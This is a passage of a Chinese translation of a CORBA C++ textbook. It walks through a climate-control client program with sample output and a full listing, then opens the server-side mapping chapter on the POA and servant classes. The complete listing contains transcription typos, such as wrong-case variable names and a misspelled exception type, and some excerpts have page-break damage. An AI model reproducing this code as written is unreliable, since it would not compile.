下面几行代码用来读取和显示装置的属性值。由于所有属性都在 Thermometer 基类接口中，所以被传递的引用可以表示温度计，也可以表示恒温器。请注意，我们对型号和位置字符串使用了_var 类型，以避免泄漏内存：

```
// Show attribute values.
CCS::ModelType_var model = t->model();
CCS::LocType_var location = t->location();
os << "\tAsset number :" << t->asset_num() << endl;
os << "\tModel      :" << model << endl;
os << "\tLocation   :" << location << endl;
os << "\tTemperature :" << t->temperature() << endl;
```

最后一个远程调用用来读取恒温器的额定温度值。因为只有恒温器才支持 get_nominal 操作，所以我们必须调用前面已经紧缩了的恒温器引用的操作。(不能将温度计引用 t 传递给函数，因为温度计代理中没有 get_nominal 成员函数。)只有前面对_narrow 的调用成功

——也就是恒温器引用不是空值的情况下,才能读取额定温度值:

```
// If device is a thermostat, show nominal temperature.
if (!CORBA::is_nil(tmstat))
    os << "\tNominal temp: " << tmstat->get_nominal() << endl;
```

上面的远程调用都可能失败,并产生一个系统异常。如果发生这种情况,控制权转移给 main 函数结尾部分中的 CORBA::Exception 的 catch 处理程序,CORBA::Exception 用来显示错误信息,并且以非零退出状态终止程序。

8.5.2 打印出错异常信息

客户程序与服务器程序联系时,需要激活 BadTemp 和 Echange 异常。为了显示这两个异常中包含的信息,我们定义另一个 ostream 插入符,这个插入符用来显示 BtData 结构的具体内容。(这个结构是 BadTemp 和 Echange 异常的一个共同成员,所以这个辅助函数可以同时用于这两个异常。)

```
// Show the information in a BtData struct.

static ostream &
operator<<(ostream &os, const CCS::Thermostat::BtData & btd)
{
    os << "CCS::Thermostat::BtData details :" << endl;
    os << "\trequested : " << btd.requested << endl;
    os << "\tmin-permitted : " << btd.min_permitted << endl;
    os << "\tmax-permitted : " << btd.max_permitted << endl;
    os << "\terror-msg : " << btd.error_msg << endl;
    return os;
}
```

这个函数只需要一个指向 BtData 结构引用,它会在指定的 ostream 中显示每个结构成员。

显示 EChange 异常的全部内容需要多做一点工作。回忆一下有关的 IDL:

```
// ...
interface Thermostat : Thermometer {
    struct BtData {
        TempType      requested;
        TempType      min_permitted;
        TempType      max_permitted;
        string        error_msg;
    };
    exception BadTemp { BtData details; };
// ...
};

interface Controller {
// ...
    struct ErrorDetails {
        Thermostat     Tmstat_ref;
```

```

Thermostat::BtData    info;
};

typedef sequence<ErrorDetails> ErrSeq;

exception EChange {
    ErrSeq errors;
};

// ...

};

// ...

```

EChange 异常只包含一个数据成员 errors, 它是一个序列。每个序列元素都是一个结构, 结构中包含了一个恒温器的对象引用, 这个恒温器不能在 tmstat_ref 成员中对温度进行改变, 同时结构的 info 成员还包含了由恒温器的 set_nominal 操作所返回的异常信息。我们定义了另外一个 ostream 插入符, 这个插入符用来显示 EChange 异常的内容:

```

// Loop over the sequence of records in an EChange exception and
// show the details of each record.

static ostream & operator<<(ostream & os, const CCS::Controller::EChange & ec)
{
    for (CORBA::ULong i = 0; i < ec.errors.length(); i++) {
        os << "Change failed," << endl;
        os << ec.errors[i].tmstat_ref;           // Overloaded <<
        os << ec.errors[i].info << endl;       // Overloaded <<
    }
    return os;
}

```

代码对异常所包含的序列进行遍历。对于每个元素, 它都调用了前面定义的重载插入符, 以显示每个 set_nominal 操作失败的恒温器的细节和出错报告。

最后, 我们还需要一个辅助函数: set_temp。这个函数用来设置一个恒温器的温度, 恒温器的引用和新温度值都已给定。set_temp 显示许多跟踪消息, 以便我们现在正在进行什么。如果我们用一个非法的温度值调用 set_temp, 它的 catch 处理程序就通过前面定义的 ostream 插入符显示 BadTemp 异常的具体内容。通过这一功能我们可以监视什么时候产生一个异常, 并且防止程序在返回 main 时通过清空栈而终止运行:

```

// Change the temperature of a thermostat.

static void
set_temp(CCS::Thermostat_ptr tmstat, CCS::TempType new_temp)
{
    if(CORBA::is_nil(tmstat)) // Don't call via nil reference
        return;
    CCS::AssetType anum = tmstat->asset_num();
    try {
        cout << "Setting thermostat " << anum
            << "to " << new_temp << " degrees." << endl;
    }
}
```

```

CCS::TempType old_nominal = tmstat->set_nominal(new_temp);
cout << "Old nominal temperature was:"
<< old_nominal << endl;
cout << "New nominal temperature is :"
<< tmstat->get_nominal() << endl;
} catch (const CCS::Thermostat::BadTemp & bt) {
    cerr << "Setting of nominal temperature failed." << endl;
    cerr << bt.details << endl;           // Overloaded <<
}
}

```

8.6 main 函数

客户程序的 main 函数中包含了初始化代码和与气温控制系统交互的代码。对于这里的例子，客户程序可以调用不同的 IDL 操作以测试服务器程序的功能。

8.6.1 初始化

编写客户程序中的初始化代码非常简单。第一步是初始化 ORB：

```

int
main(int argc, char * argv[])
{
    try {
        // Initialize the ORB
        CORBA::ORB_var orb = CORBA::ORB_init(argc, argv);
    }
}

```

请注意，orb 是一个_var 引用，这样我们可以正确地释放由 ORB_init 返回的伪引用。

下一步是把字符串化引用转换成通过命令行得到的控制符，并且把它紧缩成 CCS::Controller：

```

// Check arguments
if(argc != 2) {
    cerr << "Usage: client IOR_string" << endl;
    throw 0;
}

// Get controller reference from argv
// and convert to object.
CORBA::Object_var obj = orb->string_to_object(argv[1]);
if (CORBA::is_nil(obj)) {
    cerr << "Nil controller reference" << endl;
    throw 0;
}

// Try to narrow to CCS::Controller.
CCS::Controller_var ctrl;
try {
    ctrl = CCS::Controller::narrow(obj);
}

```

```

} catch (const CORBA::SystemException & se) {
    cerr << "Cannot narrow controller reference: "
        << se << endl;
    throw 0;
}
if (CORBA::is_nil(ctrl)) {
    cerr << "Wrong type for controller ref." << endl;
    throw 0;
}

```

请注意,这里两次用到了对空指针测试:一次是在调用_narrow之前,另一次是在调用_narrow之后。如果第一次测试失败的话,我们可以知道由命令行得到的原字符串化引用是一个空引用。如果第二次测试失败的话,我们可以知道原引用不是一个空引用,但它的类型不是CCS::Controller。

还要注意的是,如果在这里检测到一个错误,可以在catch处理程序中处理出错状态,然后发送一个零值。这样就可以通过main函数结束部分的处理程序将程序终止掉。

8.6.2 与服务器程序的交互

这里,客户程序中有一个指向控制器对象的被激活的引用,通过这个引用可以启动与服务程序的交互。第一个步骤是检索控制器中全部装置清单,并显示每个装置的具体内容:

```

// Get list of devices
CCS::Controller::ThermometerSeq_var list = ctrl->list();

// Show number of devices.
CORBA::ULong len = list->length();
cout << "Controller has " << len << " device";
if(len != 1)
    cout << "s";
cout << "." << endl;

// If there are no devices at all, we are finished.
if (len == 0)
    return 0;

// Show details for each device.
for (CORBA::ULong i = 0; i < list->length(); i++)
    cout << list[i];
cout << endl;

```

请注意,list操作返回的引用序列是一个变长度类型,我们用序列的.var类型来确保返回值会被释放掉。然后,代码通过stdout显示序列中装置的数目。这样就会调用前面定义的ostream插入符,而这样的话就可以检索服务器程序中装置的具体内容。

下一个步骤是修改序列第一个元素所返回的装置的location属性:

```

// Change the location of first device in the list
CCS::AssetType anum = list[0]->asset_num();
cout << "Changing location of device"
    << anum << "." << endl;

```

```

list[0]->location("Earth");
// Check that the location was updated
cout << "New details for device "
    << anum << "are:" << endl;
cout << list[0] << endl;

```

下面一条语句

```
anum = list[0] ->asset_num();
```

进行了一次远程调用,以读取装置的设备号,而下面一条语句

```
list[0]->location("Earth");
```

将位置属性修改为字符串“Earth”。然后,我们再次显示第一个装置的具体内容,以便可以看到现在服务器程序返回了修改后的位置。

下面一个步骤是把恒温器的温度先改为一个合法的值,然后再改为一个非法的值。为了完成这一任务,必须首先找出恒温器的位置,因为只有恒温器才支持 set_nominal 操作:

```

// Find first thermostat in list.
CCS::Thermostat_var tmstat;
for (CORBA::Ulong i = 0;
     i < list->length() && CORBA::is_nil(tmstat);
     i++) {
    tmstat = CCS::Thermostat::_narrow(list[i]);
}

```

这个循环语句对由 list 返回的序列进行了遍历,并且对列表中的每个引用进行紧缩操作。第一个成功的紧缩操作将使循环终止,把指向列表中第一个恒温器的引用保留在变量 tmstat 中。

假如找到了一个恒温器,现在可以用一个合法的温度值调用 set_nominal,然后再用一个非法的温度值调用 set_nominal:

```

// Check that we found a thermostat on the list.
if (CORBA::is_nil(tmstat)) {
    cout << "No thermostat devices in list." << endl;
} else {
    // Set temperature of thermostat to
    // 50 degrees (should work).
    set_temp(tmstat, 50);
    cout << endl;

    // Set temperature of thermostat to
    // -10 degrees (should fail).
    set_temp(tmstat, -10);
}

```

在这两种情况下,我们通过调用在 8.5.2 节所述的 set_temp 辅助函数来设置温度值。set_temp 调用 set_nominal,并且可以显示修改后的额定温度值(如果操作成功的话),或者可以显示 BadTemp 异常的具体内容(如果操作失败的话)。

客户程序中其他的部分用来实现 Controller 对象。第一个步骤是使用 find 操作来寻找“Earth”和“HAL”房间中的装置：

```
// Look for device in Rooms Earth and HAL. This must
// locate at least one device because we earlier changed
// the location of the first device to Room Earth.
cout << "Looking for devices in Earth and HAL." << endl;
CCS::Controller::SearchSeq ss;
ss.length(2);
ss[0].key.loc(CORBA::string_dup("Earth"));
ss[1].key.loc(CORBA::string_dup("HAL"));
ctrl->find(ss);
```

这里的技巧是正确地填充搜索序列。搜索序列中包含了一些结构，这些结构由包含一个 key 成员和一个 device 成员（回忆一下第 5 章结束部分的 IDL）的联合组成。我们创建一个局部序列变量 ss，把它的长度设为 1，然后把序列第一个元素中的联合成员初始化为搜索的键值。下面一条语句：

```
ss[0].key.loc(CORBA::string_dup("Earth"));
ss[1].key.loc(CORBA::string_dup("HAL"));
```

通过修改序列前两个元素（它们都是联合）的 key 成员对这两个元素进行初始化。loc 修改函数对相应的 loc 成员进行初始化。然后我们把搜索序列传递给控制符的 find 操作。

当 find 结束时，会通过已经找到的装置对传递来的序列进行修改（回忆一下把序列当作 inout 参数传递给 find）。代码中后面几行语句用来显示找到的装置的数目和装置的具体内容。（由于一个房间中的装置可能不止一个，所以序列中包含的元素可能比调用前更多。）

```
// Show the devices found in that room.
for (CORBA::Ulong i = 0; i < ss.length(); i++)
    cout << ss[i].device;           // Overloaded <<
    cout << endl;
```

代码再次对序列进行循环，并且显示每个装置的具体内容。下面一条语句：

```
cout << ss[i].device;
```

在 stdout 中显示结构成员 device（一个对象引用），因此前面定义的重载插入运算符可以用来显示装置的具体内容。

最后一个步骤是激活控制器的 change 操作。change 操作需要一个指向恒温器的引用的列表，同时还需要温度的修改值。这意味着必须通过由 list 操作得到由 ThermometerSeq 创建的一个只包含恒温器（ThermostatSeq 类型）的列表。完成这一任务最简单的方法是遍历前面得到的多态性列表，并且构造一个只包含恒温器的新的列表。

```
// Increase the temperature of all thermostats
// by 40 degrees. First, make a new list (tss)
// containing only thermostats.
cout << "Increasing thermostats by 40 degrees." << endl;
CCS::Controller::ThermostatSeq tss;
```

```

for (CORBA::ULong i = 0; i < list->length(); i++) {
    tmstat = CCS::Thermostat::_narrow(list[i]);
    if (CORBA::is_nil(tmstat))
        continue;                                // Skip thermometers
    len = tss.length();
    tss.length(len + 1);
    tss[len] = tmstat;
}

```

这个代码通过旧的列表创建了一个新的列表(tss),并且使用_narrow来判别哪些装置是恒温器。建立这个列表之后,就很容易改变所有恒温器的温度:

```

// Try to change all thermostats.
try {
    ctrl->change(tss, 40);
} catch (const CCS::Controller::EChange & ec) {
    cerr << ec;                                // Overloaded <<
}
catch (const CORBA::Exception & e) {
    cerr << "Uncaught CORBA exception: " << e << endl;
    return 1;
} catch (...) {
    return 1;
}
return 0;
}

```

如果一个或更多个恒温器由于超过合法的温度范围而不能进行温度调节的话,操作将产生EChange,我们可以通过前面定义的重载ostream插入符来显示异常的具体内容。这样就完成了气温控制系统的客户程序代码。

下面是运行客户程序得到的一个输出结果:

```

Controller has 7 devices.

Thermometer:
Asset number : 1027
Model        : Sens-A-Temp
Location     : ENIAC
Temperature  : 67

Thermometer:
Asset number : 2029
Model        : Sens-A-Temp
Location     : Deep Thought
Temperature  : 68

Thermostat:
Asset number : 3032
Model        : Select-A-Temp
Location     : Colossus
Temperature  : 67

```

```
Nominal temp : 68
Thermostat:
  Asset number : 4026
  Model        : Select-A-Temp
  Location      : ENIAC
  Temperature   : 58
  Nominal temp : 60
Thermostat:
  Asset number : 4088
  Model        : Select-A-Temp
  Location      : ENIAC
  Temperature   : 51
  Nominal temp : 50
Thermostat:
  Asset number : 8042
  Model        : Select-A-Temp
  Location      : HAL
  Temperature   : 40
  Nominal temp : 40
Thermometer:
  Asset number : 8053
  Model        : Sens-A-Temp
  Location      : HAL
  Temperature   : 70
Changing location of device 1027.
New details for device 1027 are:
Thermometer:
  Asset number : 1027
  Model        : Sens-A-Temp
  Location      : Earth
  Temperature   : 71
Setting thermostat 3032 to 50 degrees.
Old nominal temperature was: 68
New nominal temperature is : 50
Setting thermostat 3032 to -10 degrees.
Setting of nominal temperature failed.
CCS::Thermostat::BtData details:
  requested      : -10
  min-permitted  : 40
  max-permitted  : 90
  error-msg      : Too cold
Looking for devices in Earth and HAL.
Thermometer:
  Asset number : 1027
  Model        : Sens-A-Temp
  Location      : Earth
```

```

Temperature : 67
Thermostat:
  Asset number : 8042
  Model        : Select-A-Temp
  Location     : HAL
  Temperature   : 38
  Nominal temp : 40
Thermometer:
  Asset number : 8053
  Model        : Sens-A-Temp
  Location     : HAL
  Temperature   : 69

Increasing thermostats by 40 degrees.
Change failed:
Thermostat:
  Asset number : 4026
  Model        : Select-A-Temp
  Location     : ENIAC
  Temperature   : 62
  Nominal temp : 60
CCS::Thermostat::BtData details:
  requested      : 100
  min_permitted  : 40
  max_permitted  : 90
  error-msg       : Too hot

```

8.7 完整的客户程序代码

为了给读者参考,下面给出了完整的客户程序代码:

```

#include      <iostream.h>
#include      "CCS.hh"           // ORB-specific
// -----
// Show the details for a thermometer or thermostat.

static ostream &
operator<<(ostream & os, CCS::Thermometer_ptr t)
{
    // Check for nil.
    if (CORBA::is_nil(t)) {
        os << "Cannot show state for nil reference." << endl;
        return os;
    }

    // Try to narrow and print what kind of device it is.
    CCS::Thermostat_var tmstat = CCS::Thermostat::_narrow(t);
    os << (CORBA::is_nil(tmstat) ? "Thermometer," : "Thermostat,");

```

```

<< endl;

// Show attribute values.
CCS::ModelType_var model = t->model();
CCS::LocType_var location = t->location();
os << "\tAsset number : " << t->asset_num() << endl;
os << "\tModel      : " << Model << endl;
os << "\tLocation   : " << Location << endl;
os << "\tTemperature : " << t->temperature() << endl;

// If device is a thermostat, show nominal temperature.
if (! CORBA::is_nil(tmstat))
    os << "\tNominal temp: " << tmstat->get_nominal() << endl;
return os;
}

// -----
// Show the information in a BtData struct.

static ostream &
operator<<(ostream & os, const CCS::Thermostat::BtData & btd)
{
    os << "CCS::Thermostat::BtData details:" << endl;
    os << "\trequested      : " << btd.requested << endl;
    os << "\tmin-permitted   : " << btd.min_permitted << endl;
    os << "\tmax-permitted   : " << btd.max_permitted << endl;
    os << "\terror-msg       : " << btd.error_msg << endl;
    return os;
}

// -----
// Loop over the sequence of records in an EChange exception and
// show the details of each record.

static ostream &
operator<<(ostream & os, const CCS::Controller::EChange & ec)
{
    for (CORBA::ULong i = 0; i < ec.errors.length(); i++) {
        os << "Change failed:" << endl;
        os << ec.errors[i].tmstat_ref;           // Overloaded <<
        os << ec.errors[i].info << endl;         // Overloaded <<
    }
    return os;
}

// -----
// Generic ostream inserter for exceptions. Inserts the exception
// name, if available, and the repository ID otherwise.

static ostream &
operator<<(ostream & os, const CORBA::Exception & e)
{

```

```

CORBA::Any tmp;
tmp <<= e;
CORBA::TypeCode_var tc = tmp.type();
const char * p = tc->name();
if(*p != '\0')
    os << p;
else
    os << tc->id();
return os;
}

// -----
// Change the temperature of a thermostat.

static void
set_temp(CCS::Thermostat_ptr tmstat, CCS::TempType new_temp)
{
    if (CORBA::is_nil(tmstat)) // Don't call via nil reference
        return;

    CCS::AssetType anum = tmstat->asset_num();
    try {
        cout << "Setting thermostat " << anum
            << " to " << New_temp << " degrees." << endl;
        CCS::TempType old_nominal = tmstat->set_nominal(new_temp);
        cout << "Old nominal temperature was: "
            << old_nominal << endl;
        cout << "New nominal temperature is: "
            << tmstat->get_nominal() << endl;
    } catch(const CCS::Thermostat::BadTemp & bt) {
        cerr << "Setting of nominal temperature failed." << endl;
        cerr << bt.details << endl;           // Overloaded <<
    }
}

// -----
int
main(int argc, char * argv[])
{
    try {
        // Initialize the ORB
        CORBA::ORB_var orb = CORBA::ORB_init(argc, argv);

        // Check arguments
        if (argc != 2) {
            cerr << "Usage: client IOR_string" << endl;
            throw 0;
        }

        // Get controller reference from argv
        // and convert to object.
    }
}

```

```

CORBA::Object_var obj = orb->string_to_object(argv[1]);
if (CORBA::is_nil(obj)) {
    cerr << "Nil controller reference" << endl;
    throw 0;
}
// Try to narrow to CCS::Controller.
CCS::Controller_var ctrl;
try {
    ctr = CCS::Controller::narrow(obj);
} catch (const CORBA::SystemException & se) {
    cerr << "Cannot narrow controller reference: "
        << se << endl;
    throw 0;
}
if (CORBA::is_nil(ctrl)) {
    cerr << "Wrong type for controller ref." << endl;
    throw 0;
}

// Get list of devices
CCS::Controller::ThermometerSeq var list = ctrl->list();

// Show number of devices.
CORBA::ULong len = list->length();
cout << "Controller has " << Len << " device";
if (len != 1)
    cout << "s";
cout << "," << endl;

// If there are no devices at all, we are finished.
if (len == 0)
    return 0;

// Show details for each device.
for(CORBA::ULong i = 0; i < list->length(); i++)
    cout << list[i];
cout << endl;

// Change the location of first device in the list
CCS::AssetType anum = list[0]->asset_num();
cout << "Changing location of device "
    << anum << "," << endl;
list[0]->location("Earth");
// Check that the location was updated
cout << "New details for device "
    << anum << "are:" << endl;
cout << list[0] << endl;

// Find first thermostat in list.
CCS::Thermostat_var tmstat;
for (CORBA::ULong i = 0;
     i < list->length() && CORBA::is_nil(tmstat);

```

```
i++){  
    tmstat = CCS::Thermostat::_narrow(list[i]);  
}  
  
// Check that we found a thermostat on the list.  
if (CORBA::is_nil(tmstat)) {  
    cout << "No thermostat devices in list." << endl;  
} else {  
    // Set temperature of thermostat to  
    // 50 degrees (should work).  
    set_temp(tmstat, 50);  
    cout << endl;  
  
    // Set temperature of thermostat to  
    // -10 degrees (should fail).  
    set_temp(tmstat, -10);  
}  
  
// Look for device in Rooms Earth and HAL. This must  
// locate at least one device because we earlier changed  
// the location of the first device to Room Earth.  
cout << "Looking for devices in Earth and HAL." << endl;  
CCS::Controller::SearchSeq ss;  
ss.length(2);  
ss[0].key.loc(CORBA::string_dup("Earth"));  
ss[1].key.loc(CORBA::string_dup("HAL"));  
ctrl->find(ss);  
  
// Show the devices found in that room.  
for(CORBA::ULong i = 0; i < ss.length(); i++)  
    cout << ss[i].device; // Overloaded <<  
cout << endl;  
  
// Increase the temperture of all thermostats  
// by 40 degrees. First, make a new list (tss)  
// containing only thermostats.  
cout << "Increasing thermostats by 40 degrees." << endl;  
CCS::Controller::ThermostatSeq tss;  
for (CORBA::ULong i = 0; i < list->length(); i++) {  
    tmstat = CCS::Thermostat::_narrow(list[i]);  
    if (CORBA::is_nil(tmstat))  
        continue; // Skip thermometers  
    len = tss.length();  
    tss.length(len + 1);  
    tss[len] = tmstat;  
}  
  
// Try to change all thermostats.  
try {  
    ctrl->change(tss, 40);  
} catch (const CCS::Controller::EChnage & ec) {  
}
```

```

        cerr << ec;           // Overloaded <<
    }
} catch (const CORBA::Exception & e) {
    cerr << "Uncaught CORBA exception: " << e << endl;
    return 1;
} catch (...) {
    return 1;
}
return 0;
}

```

8.8 本章小结

从第6章开始讨论 C++ 映射到现在,我们已经讲述了很多的内容。对于读者来说,本章所给的大部分代码看上去还是很复杂的。然而,应当考虑下面这几点。

- 大部分代码(如初始化和辅助函数)是样板代码,它们只需要编写一次,以后就可以不用再考虑它们。
- 客户程序的复杂性大部分不是由于 CORBA 产生的,而是由于使用了复杂的嵌套数据结构而产生的,程序中使用这些复杂的嵌套数据结构是用来说明不同 IDL 数据类型的 C++ 映射。如果通过普通的 C++ 或 STL 包容器来使用同样的嵌套数据结构的话,就会大大降低复杂程度。

另一方面,即使这个客户程序是完全分布式的话,编写客户程序时,我们也会对 CORBA 提供的下面的优点感到满意。

- 代码中不必指定机器名或端口号之类的东西。不管服务器程序的物理位置在哪,客户程序都会正确地找到服务器程序。客户程序不用知道服务器程序是否链接到客户程序的二进制代码中,客户程序是作为一个单独的进程在服务器程序所在的机器上运行,还是在另外一台机器上运行。
- 代码中可以不使用套接字或文件描述符之类的东西。
- 代码被当前所用的传输层和通信协议完全屏蔽起来。
- 连接管理是透明的,并且交互是无连接的。不需要获取对话句柄之类的东西,或与超时(time-outs)之类的服务质量进行交互。
- 客户程序和服务器程序相互之间可以正确地通信,而不用考虑实现语言和硬件体系结构。一个用 C++ 编写的客户程序可以与一个用 Smalltalk 编写的服务器程序进行正确的交互,一个在长字节 CPU 上运行的客户程序可以与一个在短字节 CPU 上运行的服务器程序协同工作。不同排列方式的限制和用于复杂数据的填充规则之类的东西都是与客户程序和服务器程序无关的。
- 当客户程序需要调用时,服务器程序不必正在运行。在第14章中将会看到,在客户程序需要服务器程序时,可以让 ORB 自动启动服务器程序,一段时间后再关闭服务器程序。
- 源代码比分布式程序的代码简单得多。远程调用就像是普通的方法调用,甚至出错处

理也不比调用可以发送异常的本地函数复杂。

- 服务器程序可以从一个机器移植到另一个机器上。第14章中将详细讨论这部分内容。至于现在,只需注意到,即使服务器程序今天在一台机器上启动,而明天又在另一台机器上启动,相同的控制器引用也可以继续用于客户程序。也就是说,CORBA 允许创建不会因服务器程序物理位置的改变而受到影响的引用(与 URL 不同)。
- 服务器程序能在目前的 Java 上实现,并且可以被以后的 C++ 实现所代替。相同的客户程序代码中可以继续使用相同的引用。
- 客户不用考虑维护类型安全性。所有的交互都是编译时类型安全的。
- ORB 可以透明地负责一些东西,如在与服务器程序交互时失去连接等。如果失去了连接的话,一个高质量的 ORB 会在向客户程序的应用程序代码传递一个通信失败消息之前,再次与服务器程序相连。

如我们所见,这里所列举的优点非常多,并且绝对不是很一般的。如果编写过进程之间的通信代码(例如,使用套接字或者甚至更简单的东西,如 UNIX 管道)的话,就会知道为了达到一定程度的可靠性和可移植性,必须付出许多努力。编写这样的低层通信代码是非常困难的,并且很耗时间且若使之能达到 CORBA 提供的方便程度还需花费数年的努力。可以说 CORBA 提供了目前最为有效的编写分布式应用程序的方法。坦率来讲,CORBA 远程过程调用可能是我们编写过的最为简单的可移植远程过程调用。

那么为什么 C++ 映射那么复杂呢?在继续阅读本书后续部分的过程中,我们会很快熟悉映射,并且将很快掌握一些现在看起来非常复杂的背景知识。经过一个星期或两个星期编写 CORBA 代码后,我们就会很少注意内存管理规则之类的东西。在对 C++ 映射更为熟悉之后,C++ 映射实际上使编写正确代码变得非常简单,而使编写错误的代码变得非常困难。这就是 CORBA 最大的优点:你只需把注意力集中在应用程序的语义上,而不用总去考虑一些底层的概念。

第9章 服务器端 C++ 映射

9.1 本章概述

本章介绍 IDL 接口如何映射成支持 CORBA 对象创建和调用的 C++ 类。9.2 节将给出一些关于对象适配器,尤其是 POA 的一般性背景知识,以及 CORBA 对象与编程语言对象之间的关系。然后在下面的几节中讲述如何在 C++ 中实现一个简单的 CORBA 对象,接着,9.7 节将详细介绍服务器端的 C++ 映射。9.8 节将讨论如何通过异常指出在服务器程序实现过程中的出错状态。最后,在 9.9 节中将介绍 POAtie 类,以及它们的优缺点。

9.2 简介

如 2.3 节所述,CORBA 对象在服务器应用程序中形成。在服务器程序中,CORBA 对象由编程语言的函数和数据来实现和表示。用来实现和表示 CORBA 对象的编程语言实体称为伺服程序(servant)。由于伺服程序为 CORBA 对象提供了函数体,因此它们使 CORBA 对象具体化。

在 CORBA 中,对象适配器把 CORBA 对象链接到编程语言的伺服程序上。从概念上讲,对象适配器是在 ORB 和编程语言的伺服程序之间的媒介,它们为创建 CORBA 对象和 CORBA 对象的对象引用,以及为调度合适的伺服程序请求提供了服务。

在 CORBA 规范中定义的标准对象适配器是可移植的对象适配器(Portable Object Adapter,简写为 POA)。它提供了编程语言的伺服程序在由不同厂家提供的 ORB 之间的可移植性。一个服务器应用程序中可能包含多个 POA 实例,以便支持具有不同特性的 CORBA 对象,或支持多种伺服程序的实现类型。然而,所有的服务器应用程序中至少有一个名为 Root POA 的 POA。在这一章中,我们只介绍 Root POA 的基本用法,这些内容是介绍服务器端 C++ 映射所必需的。POA 的更多内容将在第 11 章中介绍。

图 9.1 非常简单地介绍了 ORB、POA 管理器、POA 和伺服程序之间的一般关系。从概念上讲,客户程序发送驻留在服务器应用程序中的 CORBA 对象的请求,而服务器程序的 ORB 则接收这些请求,再把它们发送给 POA,并在 POA 中创建目标对象。然后,POA 再次调度请求给实现目标对象的伺服程序。伺服程序则执行请求,并且通过 POA 和 ORB 向客户程序返回 out 和返回值。

图 9.1 是服务器应用程序中使用的事件处理模型。服务器程序在告诉 ORB 它可以开始监听请求后才能接收任何输入的请求。此外,因为一个单独的服务器应用程序中可能包含多个 POA,进入每个 POA 的请求流由一个与 POA 相连的 POAManager 对象所控制。除了让请求进入 POA 外,POAManager 还能给请求排队,以便将来调度它们或舍弃它们。最终,每个被服务器应用程序接收到的 CORBA 请求必须由一个伺服程序来处理。服务器端的 C++ 映射将向您展示如何完成这个任务。

+映射的主要功能是允许应用程序通过把 C++ 对象当作伺服程序的方式来实现 CORBA 对象。因为 CORBA 对象由接口、操作和属性组成，所以服务器端映射只确定这些 IDL 特性在 C++ 中的显示方式。所有其他的 IDL 特性在服务器端的映射与它们在客户端的映射是相同的。




图9.1 ORB、POA 管理器、POA 和伺服程序间的关系

与 IDL 接口相对应的服务器端 C++ 类被称为框架类。它们对应于客户端的代理类，并且由 IDL 编译器在 C++ 源文件中生成，这些源文件被编译到应用程序中。与框架类的客户端副本不同的是，框架类用来当作特定应用程序类的基类。“框架”的意思是，这些类只为 CORBA 对象实现提供一个支撑架构或框架。通过从这些框架类中派生伺服类，应用程序可以扩充并完成框架的架构，以便用于 CORBA 对象的创建和实现。

9.3 接口的映射

服务器端 C++ 映射为每个 IDL 接口生成一个单独的框架类。与 IDL 编译器生成被客户端所插入的头文件的方式（如 8.4 节所述）相类似，IDL 编译器通常生成包含框架类定义的头文件。虽然这些生成文件的名称和内容在不同 ORB 实现中是不同的，但是通常来说，一个 IDL 编译器会同时生成一个头文件和一个实现文件。考虑下面的接口：

```
interface MyObject {
    long get_value();
};
```

生成的头文件中包含下面的框架类定义：

```
class POA_MyObject : public virtual PortableServer::ServantBase {
public:
    virtual CORBA::Long get_value()
        throw(CORBA::SystemException) = 0;
    // ...
};
```

在这里，我们略掉了这个类中的许多细节。下面是需要注意的一些要点：

- 生成的框架类 POA_MyObject 的名称除了 POA_ 前缀外，其他都与 MyObject IDL 接口相匹配。POA_ 前缀用来区分服务器端 C++ 类的名称与客户端 C++ 类的名称。

这种名字空间的区分是很重要的,因为大部分 CORBA 应用程序既可以为它们自己的对象服务,也可以为其他对象的客户程序服务。如果没有名称上的区分的话,把客户端和服务器端的 C++类连接到同一应用程序中的做法将会由于符号的多重定义符号而产生链接时的错误。

请注意,只有最外层的作用域名称才使用 POA_ 前缀。例如,如果 MyObject 在 Mod 模块中定义,那么生成的框架类的整个作用域名将是:

POA_Mod::MyObject

- 框架类由 PortableServer::ServantBase 继承得到,PortableServer::ServantBase 是所有框架类共同的基类。
- 框架类提供一个与 IDL 的 get_value 操作相对应的 get_value 方法。
- get_value 被说明为纯虚函数,因此 POA_MyObject 框架类是一个不能实例化的抽象基类。
- get_value 包含了一个异常说明,这个异常说明用来限制 get_value 能合法发送的 C++ 异常的类型。异常说明往往是为服务器端的方法(客户端代理类中说明的方法相对立)生成的,在客户端代理类中,异常说明是可选的。所有实现 IDL 操作的方法都能发送 CORBA 系统异常,这就意味着 CORBA::SystemException 基类包含在所有框架类的异常说明中。

在后面的章节中,我们将介绍框架类中一些其他的内容。通常来说,ORB 也会把由特定实现的成员函数添加到框架类中。这些函数往往由对象适配器来使用,以便把请求调度给正确的伺服程序。我们不必自己调用这些由 ORB 确定的函数,因此在这里就不再介绍它们,读者可以认为这些函数不存在。



9.4 伺服类

为了创建 MyObject 类型的一个 CORBA 对象,必须从 POA_MyObject 类中派生一个伺服类,并且实现所有的纯虚拟方法。考虑下面的伺服类例子:

```
#include "my_objectS.hh"

class MyObject_impl : public virtual POA_MyObject {
public:
    MyObject_impl(CORBA::Long init_val) : m_value(init_val) {}

    virtual CORBA::Long get_value() throw(CORBA::SystemException);

private:
    CORBA::Long m_value;

    // copy and assignment not needed
    MyObject_impl(const MyObject_impl &);

    void operator=(const MyObject_impl &);

};
```

下面是关于伺服类需要注意的几个地方:

- 这里假设是用我们的 IDL 编译器来编译 my_object.idl 文件,从而生成服务器端的头文件 my_objectS.hh,而 my_object.idl 文件中又包含了 MyObject 接口的 IDL 定义。(头文件的名称并不是标准的,确切的名称取决于所用的 IDL 编译器。)包含这个头文件是为了获取 POA_MyObject 基类的说明。
